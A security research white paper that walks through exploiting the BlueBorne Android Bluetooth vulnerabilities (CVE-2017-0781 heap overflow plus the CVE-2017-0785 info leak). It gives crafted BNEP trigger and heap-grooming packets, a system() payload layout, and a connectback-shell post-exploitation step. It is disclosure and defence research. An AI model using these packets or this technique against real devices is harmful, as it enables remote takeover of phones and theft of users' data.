
# BLUEBORNE ON ANDROID

## Exploiting an RCE Over the Air

Ben Seri & Gregory Vishnepolsky

# Table of Contents

# Preface

Armis researchers Ben Seri and Gregory Vishnepolsky presented (October 21, 2017) a detailed explanation of the Android Remote Code Execution vulnerabilities related to the BlueBorne attack vector at the Hacktivity conference. This presentation included new information regarding the vulnerability, as well as the exploit code itself.

This white paper will elaborate upon the Android RCE vulnerability and its exploitation, which are part of the BlueBorne attack vector, revealed in September 2017. BlueBorne is an attack vector by which hackers can leverage Bluetooth connections to penetrate and take complete control over targeted devices. Armis has identified 8 vulnerabilities related to this attack vector, affecting four operating systems, including Windows, iOS, Linux, and Android. Following Armis discoveries, Google has issued a patch to its Bluetooth stack in Android's codebase (AOSP). This post contains additional details that were not included in the Blueborne whitepaper and unveils the exploit source code. To fully understand the underlying facilities that allow exploitation of the Android vulnerabilities, it is strongly suggested to read the full technical whitepaper, especially the following sections: Demystifying Discoverability, SMP, SDP and BNEP.

Future publications will explore in detail the BlueBorne vulnerabilities on Linux and the "Bluetooth Pineapple" attack which affects both Android & Windows devices.

First let's start with a quick recap on the Android RCE vulnerability in the BNEP Service:

## Android RCE Vulnerability in BNEP - CVE-2017-0781

This vulnerability was found in the Android Bluetooth stack, called Bluedroid/Fluoride. Bluedroid is open sourced, as part of the AOSP. It is important to note that it is entirely detached from the Linux Bluetooth stack, called BlueZ. Bluedroid does not use any BlueZ kernel code available within the Linux kernel. Instead, the whole stack is implemented in the userspace, running under the com.android.bluetooth service.

The vulnerability lies within the following call to memcpy:

```
UINT8 *p = (UINT8 *)(p_buf + 1) + p_buf->offset;
...
type = *p++;
extension_present = type >> 7;
type &= 0x7f;
...
switch (type)
{
...
case BNEP_FRAME_CONTROL:
    ctrl_type = *p;
```

```
    p = bnep_process_control_packet (p_bcb, p, &rem_len, FALSE);
    if (ctrl_type == BNEP_SETUP_CONNECTION_REQUEST_MSG &&
        p_bcb->con_state != BNEP_STATE_CONNECTED &&
        extension_present && p && rem_len)
    {
        p_bcb->p_pending_data = (BT_HDR *)osi_malloc(rem_len);
        memcpy((UINT8 *)(p_bcb->p_pending_data + 1), p, rem_len);
        ...
    }
...
```

Excerpt from Android's BNEP message handler: *bnep_data_ind*

The above code flow is the process of handling incoming BNEP (Bluetooth network encapsulation protocol) control messages. BNEP is a service which facilitates network encapsulation (usually IP based) over Bluetooth. The BNEP_FRAME_CONTROL is the switch case for BNEP control messages. This specific flow is an attempt to handle a unique use case in which the state of the BNEP connection may change between one control message to the other. This can occur since multiple control messages may pass in a single L2CAP message (using the extension bit). If for example a SETUP_CONNECTION_REQUEST is sent as the control message, any following control messages might expect to be parsed while the code is in CONNECTED state (and not its initial state which is IDLE). Switching to the CONNECTED state requires a successful completion of the connection authentication process, and since this process is asynchronous, the state in this context will still be IDLE. The solution for this problem is to parse the remaining control messages at a later time - once the authentication process is complete, and the state of connection has transitioned to CONNECTED.

For this purpose, the above code saves the remaining unparsed message for later use (in *p_pending_data*). However, a simple mistake lies in this code:
First the *p_pending_data* buffer is allocated on the heap, with size *rem_len*. Later, a memcpy is made to *p_pending_data* **+ 1** with the size *rem_len*. Thus the memcpy will overflow the buffer by *sizeof(p_pending_data)* bytes! One may wonder how such a mistake can go unnoticed, as it causes a heap corruption **every** time this code is triggered. Additionally, this causes an inherent memory leak since the previous *p_pending_data* pointer is never freed before another allocation occurs. It is very likely that this code did never actually run, not during real world usage, and probably not even during coverage testing.

The field *p_pending_data* is of type *BT_HDR*, which is 8 bytes long. Moreover, *rem_len*, which controls the size of the allocation, is under the attacker's control, since it's the length of the remaining un-parsed bytes in the packet, as well as the source for the memcpy (*p*) which points to the attacker-controlled packet.

The overflow can be triggered by sending this specially crafted packet in a BNEP connection:

| type | ctrl_type | len | Overflow payload (8 bytes) | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| 81 | 01 | 00 | 41 | 41 | 41 | 41 | 41 | 41 | 41 | 41 |

Figure 1

The *type* field consists of the *extension_present* bit (which is set), and the *BNEP_FRAME_CONTROL* type (01). The *ctrl_type* field is set to *BNEP_SETUP_CONNECTION_REQUEST_MSG* (01). This allows the flow to reach the vulnerable memcpy call. It should also be noted that *con_state* is indeed not set to *BNEP_STATE_CONNECTED* by default. Inside *bnep_process_control_packet*, the 0 sized *len* passes all the checks, resulting in *rem_len* being decremented properly. As such, the memcpy overflows the heap with the overflow payload bytes.

Notably, since it's possible to send an arbitrarily sized packet, the *osi_malloc* allocation size can be controlled, since *rem_len* represents the size of the *payload* in the packet. This allows an overflow of 8 bytes on the heap following a buffer of **any** chosen size, which makes exploitation much easier.

## Exploitation on Android 7.1

A method for exploiting the memory corruption vulnerability described above (CVE-2017-0781) is presented below.

First, for the exploit to easily and reliably bypass ASLR, we'll make use of a separate information leak vulnerability in the Android Bluetooth stack (CVE-2017-0785), a detailed description of which is available in the BlueBorne whitepaper. The vulnerability leaks arbitrary data from the stack, which allows the attacker to derive the ASLR'd base addresses for the *text* section of *libc.so* and the *bss* section of *bluetooth.default.so* (the library which implements the whole Android bluetooth stack).

The exploit will attempt to launch an interactive connectback shell (out of the "com.android.bluetooth" daemon) to an Internet IP controlled by the attacker. While it's also possible to launch the shell directly over a BNEP connection, we chose the former for the sake of simplicity. As such, the exploit will focus on running bash commands via the system function (located in libc.so).

The daemon/service runs under Zygote, the core process-spawning daemon in Android, and is surprisingly a 32-bit process (even though the OS and CPU are ARM-64). This makes exploitation far easier, since it limits the ASRL entropy significantly, and in some cases makes it completely inert. More importantly, the service is immediately and automatically restarted by Zygote once it crashes! This provides the attacker with infinite attack attempts, and means that the reliability of the exploit only affects the time required for a successful run.

To exploit the vulnerability, we chosen to perform the following research steps:

1) Find an object allocation code flow on the heap, which is easily triggerable, and in which the allocated object contains a function pointer in the first 8 bytes.
2) Find a remotely triggerable feature/codepath that eventually writes controlled data into a deterministic memory location where some of our payload data can be written, and later addressed with an absolute memory address (not taking ASLR into account).
3) Find a way to remotely shape the heap. In our case, it's necessary that the overflowing *p_pending_data* buffer will be allocated immediately before the buffer from step 1, which contains a function pointer.
4) Find a method for discovering relevant base addresses for ASLR bypass (already achieved using the SDP vulnerability, CVE-2017-0785).

These steps were addressed one by one, and their documentation follows below.

## Target Object Selection

The first step after we reproduced the overflow was to try and use it to crash the "com.android.bluetooth" daemon with a "random" heap corruption. The exact buffer from *Figure 1* was sent in a loop over an L2CAP connection to PSM 15 (BNEP):

```
810100 41414141 41414141
```

Figure 2

After between 500-1000 of these packets are sent (spanning only 1 to 2 seconds) the daemon reliably crashes. The crash is visible when looking at the live "adb logcat" debug log. Examining the coredumps, which are called "tombstones" on Android, has shown that statistically there is a very limited amount of different crashes that occur. At that point we chose to focus on a particular crash, that occurs in about 10% of the time without any prior heap shaping:

```
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint:
F DEBUG   : 'google/bullhead/bullhead:7.1.2/N2G47W/3938523:user/release-keys'
F DEBUG   : Revision: 'rev_1.0'
F DEBUG   : ABI: 'arm'
F DEBUG   : pid: 7861, tid: 7895, name: bluetooth wake  >>> com.android.bluetooth <<<
F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x41414141
F DEBUG   :     r0 41414141  r1 00000000  r2 415506a0  r3 00000008
F DEBUG   :     r4 41414141  r5 00000001  r6 ec9912d8  r7 d95f28d8
F DEBUG   :     r8 00000000  r9 d95f24b0  sl f3cd3d78  fp ec9912e4
F DEBUG   :     ip d95f28d8  sp d95f24a0  lr f5342421  pc da06798c  cpsr 000f0030
F DEBUG   :
F DEBUG   : backtrace:
F DEBUG   :     #00 pc 000d398c  /system/lib/hw/bluetooth.default.so
F DEBUG   :     #01 pc 000e7a95  /system/lib/hw/bluetooth.default.so
F DEBUG   :     #02 pc 000e885b  /system/lib/hw/bluetooth.default.so
F DEBUG   :     #03 pc 000470b3  /system/lib/libc.so (_ZL15__pthread_startPv+22)
F DEBUG   :     #04 pc 00019e3d  /system/lib/libc.so (__start_thread+6)
```

Figure 3: Debug excerpt displaying the chosen crash

Examining the crashing code in IDA reveals the following:





Figure 4: Disassembly of btu_hci_msg_process function in which the crash has occurred

This is the function "[btu_hci_msg_process](#)" in the open-source code:

```
static void btu_hci_msg_process(BT_HDR *p_msg) {
    /* Determine the input message type. */
    switch (p_msg->event & BT_EVT_MASK)
    {
    case BTU_POST_TO_TASK_NO_GOOD_HORRIBLE_HACK: // TODO(zachoverflow):
                                                 // remove this
    ((post_to_task_hack_t *)(&p_msg->data[0]))->callback(p_msg);
    break;
...
```

Figure 5: Excerpt from btu_hci_msg_process function (bt/stack/btu/btu_task.c)

The crash occurs on the *p_msg->event* deref, also seen in the first highlighted line in *Figure 4*, where *R4* register is *p_msg*. The event field is the first field of *BT_HDR* struct. It appears that we have control of the *p_msg* pointer in this flow, as is evident from the crash where *R4* equals 0x41414141. Thus we control all the fields and payload in the handled message.

Even more interesting is the event type/case called *BTU_POST_TO_TASK_NO_GOOD_HORRIBLE_HACK* (0x1700 in the IDB). Apparently for this *event* type, the first bytes of the *data* field (offset 8 inside *p_msg*) are a function pointer which is called with the very same pointer to *p_msg* as a parameter. This will later prove to be ideal for calling the system function.

At this point it's noticeable that this *p_msg* parameter to the *btu_hci_msg_process* is indeed a pointer to a datagram, just as the one we're familiar with from the *bnep_data_ind* flow. Examining the flow in the stackframes above, shows the following:

```
void btu_task_start_up(void *context) {
...
    fixed_queue_register_dequeue(btu_hci_msg_queue,
        thread_get_reactor(bt_workqueue_thread),
        btu_hci_msg_ready, NULL);
...
```

Figures 6: Registration function for btu_hci_msg_queue

```
void btu_hci_msg_ready(fixed_queue_t *queue, void *context) {
    BT_HDR *p_msg = (BT_HDR *)fixed_queue_dequeue(queue);
    btu_hci_msg_process(p_msg);
}
```

Figure 7: Handler of incoming hci msgs in the btu_hci_msg_queue

This registers the *btu_hci_msg_process* as a handler for any messages inserted into the *btu_hci_msg_queue*. This queue is the incoming message queue for **all** incoming packets from the Bluetooth controller which relies on the HCI (Host-Controller interface) protocol. This means that the attacker's own packets will pass through this queue for handling. The "horrible hack" that was shown earlier in *btu_hci_msg_process*, is actually piggy-backing this queue for a different type of messages, which have a dynamic callback.

Examining further, we arrive at the actual buffer that's being overwritten before this crash is induced:

```
void *fixed_queue_dequeue(fixed_queue_t *queue) {
    ...
    void *ret = list_front(queue->list);
    list_remove(queue->list, ret);
    ...
    return ret;
}
```

Figure 8: Overridden buffer (*list_node_t*)

The above *list* field is of type *list_t*, and is a linked list of *list_node_t* structs. These are defined as shown below:

```
struct list_node_t {
    struct list_node_t *next;
    void *data;
};
```

Figure 9: Definition of *list_node_t* struct

Not coincidentally, this buffer is exactly 8 bytes long. The *osi_malloc* calls that are used in the daemon wrap Android's libc *jemalloc* function. This allocator places similar sized buffers into the same "runs", which are contiguous memory areas. Since our allocated overflow-buffer (*p_pending_data*) is 8 bytes long, like the *list_node_t* object, it is very likely that one will be placed before the other in the same "run" on the heap.

In the crash presented above, a *list_node_t* node inside the *btu_hci_msg_queue* was overflown, rendering its *data* pointer to 0x41414141. This *data* field is later cast to the *p_msg* parameter, and passed to the *btu_hci_msg_process* handler.

Additional analysis has shown that in about 80% of crashes a *list_node_t* object is overflown on the heap. This means that only minimal heap shaping will be required for this exploit, which will raise the odds that the correct objects (unhandled *list_node_t*'s from *btu_hci_msg_queue*) are the ones being overflown into.

This means that to exploit the overflow, we need to allocate many such *list_node_t* objects with holes between them to raise the odds that *p_pending_data* will be allocated adjacent to such a *list_node_t* and overwrite it using the 8 bytes overflow. This could be achieved by sending many identical overflow triggering BNEP packets to the victim! This happens since each of these packets will arrive into the *btu_hci_msg_queue* as *list_node_t* objects and later be handled by *bnep_data_ind* (in which *p_pending_data* will be allocated, and the overflow will occur). The only remaining heap shaping that is needed is to create holes on the heap.

Leveraging this into an RCE will also require knowing a memory address that will hold our additional payload, before performing the overflows. This memory address will be written into *data* field of the targeted *list_node_t* objects using our 8 bytes overflow. At that address, the following payload will be placed:

| "Horrible hack" event msg | ASLR'd address of system | | payload | |
|---|---|---|---|---|
| 22 17 41 41 41 41 41 41 | libc_system (4 bytes) | 22 3B 0A | bash commands | 0A 23 |

Figure 10

The *libc_system* address in the payload is placed at the offset of the *callback* field in *post_to_task_hack_t* struct.

On successful exploitation this will be roughly translated into a call to system() with the following parameter:

```
"\x17AAAAAA....";\n payload \n#...
```

Figure 11

To spawn a connectback shell on Android the “toybox nc” utility can be used. This is a slightly non-standard implementation of the familiar “netcat” tool.

## Loading the Payload into Memory

The payload in *Figure 10* needs to be placed into a deterministic location in memory. Examining the source code of the Bluetooth stack shows that many data structures related to currently active Bluetooth connections are stored inside global structs. That is, they are stored in the *bss* and *data* sections in memory.

The offsets of global variables in the *bss* are constant per compilation of a shared object library. The only non-deterministic element affecting the addresses of such variables is the ASLR section base.

Stored in these connection-describing structures are many pieces of valuable information, including the Bluetooth device name, which can be set by the attacker on his/hers local system by configuring their bluetooth controller in the following fashion:

```
root@nuc:~#
root@nuc:~# hciconfig hci1 name TEST_TEST_TEST_TEST_TEST_TEST
root@nuc:~# hciconfig -a hci1
hci1:   Type: BR/EDR  Bus: USB
        BD Address: 04:69:F8:D1:7F:AE  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING
        RX bytes:154751 acl:1534 sco:0 events:2667 errors:0
        TX bytes:33256 acl:1217 sco:0 commands:598 errors:0
        Features: 0xff 0xff 0x8f 0xfe 0xdb 0xff 0x5b 0x87
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'TEST_TEST_TEST_TEST_TEST_TEST'
        Class: 0x0c0104
        Service Classes: Rendering, Capturing
        Device Class: Computer, Desktop workstation
root@nuc:~#
```

Figure 12

This name is exchanged with the victims controller/host during the establishment of the low level ACL Bluetooth connection (the underlying layer of L2CAP).

This is described in the Bluetooth specification:

### 7.7.7 Remote Name Request Complete Event

| Event | Event Code | Event Parameters |
|---|---|---|
| Remote Name Request Complete | 0x07 | Status,<br>BD_ADDR, Remote_Name |

*Remote_Name:* *Size: 248 Octets*

| Value | Parameter Description |
|---|---|
| Name[248] | A UTF-8 encoded user-friendly descriptive name for the remote device.<br>If the name contained in the parameter is shorter than 248 octets, the end of the name is indicated by a NULL octet (0x00), and the following octets (to fill up 248 octets, which is the length of the parameter) do not have valid values. |

Figures 13: Definition of the Remote device name

This is very convenient, providing 248 bytes of payload, under the condition of containing no NULL bytes. The actual location of the device name in the global structures can be found here:

```
typedef struct
{
...
tACL_CONN acl_db[MAX_L2CAP_LINKS];
...
} tBTM_CB;
```

```
typedef struct
{
...
BD_NAME remote_name;
...
} tACL_CONN;
```


Figures 14

The *tBTM_CB* struct is a singleton, and it is indeed located in the *bss* section of the Bluetooth daemon. This has a deterministic offset in memory, as required.

## Grooming the Heap


Given the information uncovered in the previous steps, it's clear that no heap-shaping is strictly necessary. The desired exploitable code-flow can be triggered naturally (with about a single digit percentage point probability). This is compounded by the fact that Zygote restarts the bluetooth service quickly once it crashes. Regardless, this being an attack that requires physical proximity, from the attacker's perspective it would be better if it took less time for it to work. Therefore, it's necessary to improve the odds of the desired scenario occurring on the heap.

Ideally, we'd like to see the following situation on the heap, right before our overflow-inducing *p_pending_data* buffer is allocated:





Here, the next 8-byte buffer to be allocated "sits" right before the target 8-byte "list_node_t" object. For this layout to occur with a higher probability, it's essential for the target "list_node_t" object to "sit" right after the first hole on the "run" that's going to be used for allocation.

While we're able to create lots of of list nodes belonging to the "btu_hci_msg_queue" simply by sending datagrams to the victim, this alone won't be enough to create the desired layout. During the short runtime of the attack, these list nodes would be allocated (and freed) in a particular order that will be detrimental for our desired result:




First, the list nodes are allocated once packets are received. Then they begin being handled by the *bnep_data_ind* flow. The allocated *p_pending_data* buffers, however, will only be allocated **after** the last allocated list nodes on the heap, meaning no userful overflows will occur. This is so because in this particular example there were no holes immediately preceding an unhandled *list_node_t* object. Holes may be created once the handled list node objects are freed, but it's unlikely that they will **immediately** precede an unhandled list node:




If the newest *p_pending_data* on the left and an unhandled *list_node_t* are not allocated right next to each other, the exploit will not succeed, and without any heap shaping it is more likely that a gap will exist between them. Therefore, a strategy is required to create "random" holes on the heap, ensuring that they'll occur **between** allocated (unhandled) list nodes.

For this purpose, another queue, comprised of unrelated *list_node_t* objects can be used. For instance, the queue of packets being **sent** back to the attacker. More precisely, it's possible to make *bnep_data_ind* transmit lots of "Command not understood" response packets, as shown in the following code taken from "bnep_data_ind":

```
...
    if (extension_present) {
        ...
        org_len = rem_len;
        new_len = 0;
        do {
            ext = *p++;
            length = *p++;
            p += length;
            if ((!(ext & 0x7F)) &&
                (*p > BNEP_FILTER_MULTI_ADDR_RESPONSE_MSG))
                    bnep_send_command_not_understood (p_bcb, *p);
            new_len += (length + 2);
            if (new_len > org_len)
                break;
        } while (ext & 0x80);
    }
...
```

This codepath can be triggered using another specially crafted packet which is sent to BNEP, and contains many “extensions” with unknown commands. An example for such a packet is shown below:


```
8109 800109 800109 800109 800109 800109 800109 800109 ...
```

Figure 21

This packet passes all the validations required to reach the above while loop. Then it consists of 3-byte sequences, each representing an “extension”. Where the *ext* bit is set, the *length* of the extension is 1, and the *command* byte is 9 (which is not an existing command). This causes *bnep_send_command_not_understood* to be called for every such 3-byte sequence. In this flow, eventually a response packet will be added to a transmit queue:

```
...
    fixed_queue_enqueue(p_bcb->xmit_q, p_buf);
...
```

It’s now possible to send such packet immediately before sending any of our overflow-inducing datagrams. They will be handled by *bnep_data_ind* first, thus many *list_node_t* objects belonging to the *xmit_q* will be allocated in advance. Since the *xmit_q* is dequeued and its list nodes are freed from another thread, it will allow “random” holes to be constructed on the heap, as required. To illustrate:




In this scenario, when *bnep_data_ind* handles the overflow-inducing datagram that is pointed to by the "handled node", the new *p_pending_data* will be allocated in the 8-byte hole. The occurring overflow will than overwrite the unhandled *list_node_t*, completing the attack.

To recap, the steps for successful exploitation are:

1) Leak the ASLR address bases for the *text* section of *libc.so* and the *bss* section of *bluetooth.default.so* (using the SDP info leak vulnerability).
2) Create the specially crafted payload, set it as the attacker's Bluetooth device name, and establish a new Bluetooth connection to the victim which will write the name/payload into the victim's *bss* section.
3) Send a small amount of of packets that will cause many "Command not understood" responses to be sent back in parallel to the next step in order to create holes in the heap.
4) Immediately thereafter, send as many overflow-inducing packets as possible in a loop to overflow an unhandled *list_node_t* object from the *btu_hci_msg_queue*

Empirical testing has shown that an exploit following the above steps a 50% success ratio on the first attempt. Each attempt takes a few seconds, so it's possible to reach code execution in under half a minute.

## Post Exploitation

The bash commands executed by the exploit launch a connectback shell to an attacker controlled machine. This runs with the privileges of the "com.android.bluetooth" service:

```
id
uid=1002(bluetooth) gid=1002(bluetooth) groups=1002(bluetooth),1016(vpn),3001(net_bt_admin),3002(net_bt)
,3003(inet),3005(net_admin),3008(net_bt_stack),3010(wakelock),9997(everybody),41002(u0_a31002) context=u
:r:bluetooth:s0
```

Output in an interactive shell launched by the exploit

This is a highly privileged position on an Android device. It allows access to the filesystem which includes the user's phonebook, documents, photos, etc., full control of the network stack (exfiltrate data, MITM connections, bridge networks), and even simulation of an attached Bluetooth keyboard/mouse. This also provides full control of the Bluetooth interface itself, enabling to use the victim's device to spread the attack further (making this attack vector wormable).

## PoC Exploit Code

Related PoC code is available here: https://github.com/armissecurity

A full PoC exploit for Android 7.1.2 is available. It performs both the SDP memory leak and the BNEP exploit described above. Please note that the exploit has many hard-coded offsets, that will only work on the tested build (the build ID is specified inside the exploit code). Porting the exploit to other build versions should be easy. Remotely fingerprinting the build version before choosing the right offsets for an attack should be trivial using the SDP memory leak. Needless to say, this kind of weaponization was not part of our research.

## Conclusion

The vulnerability described above, and the related exploitation technique are not especially complex. In fact, they demonstrate that protocols with manifest which are difficult to implement are susceptible to bugs. A researcher armed with domain-specific knowledge of obscure features like BNEP, or deep knowledge of Bluetooth pairing/authentication caveats, can tap into a relatively unexamined attack surface.

Bluetooth implementers should rethink continued exposure of legacy services to the outside world. Like with a personal firewall on a PC, there should be explicit consent from the user for accepting remote connections, or for services to listen.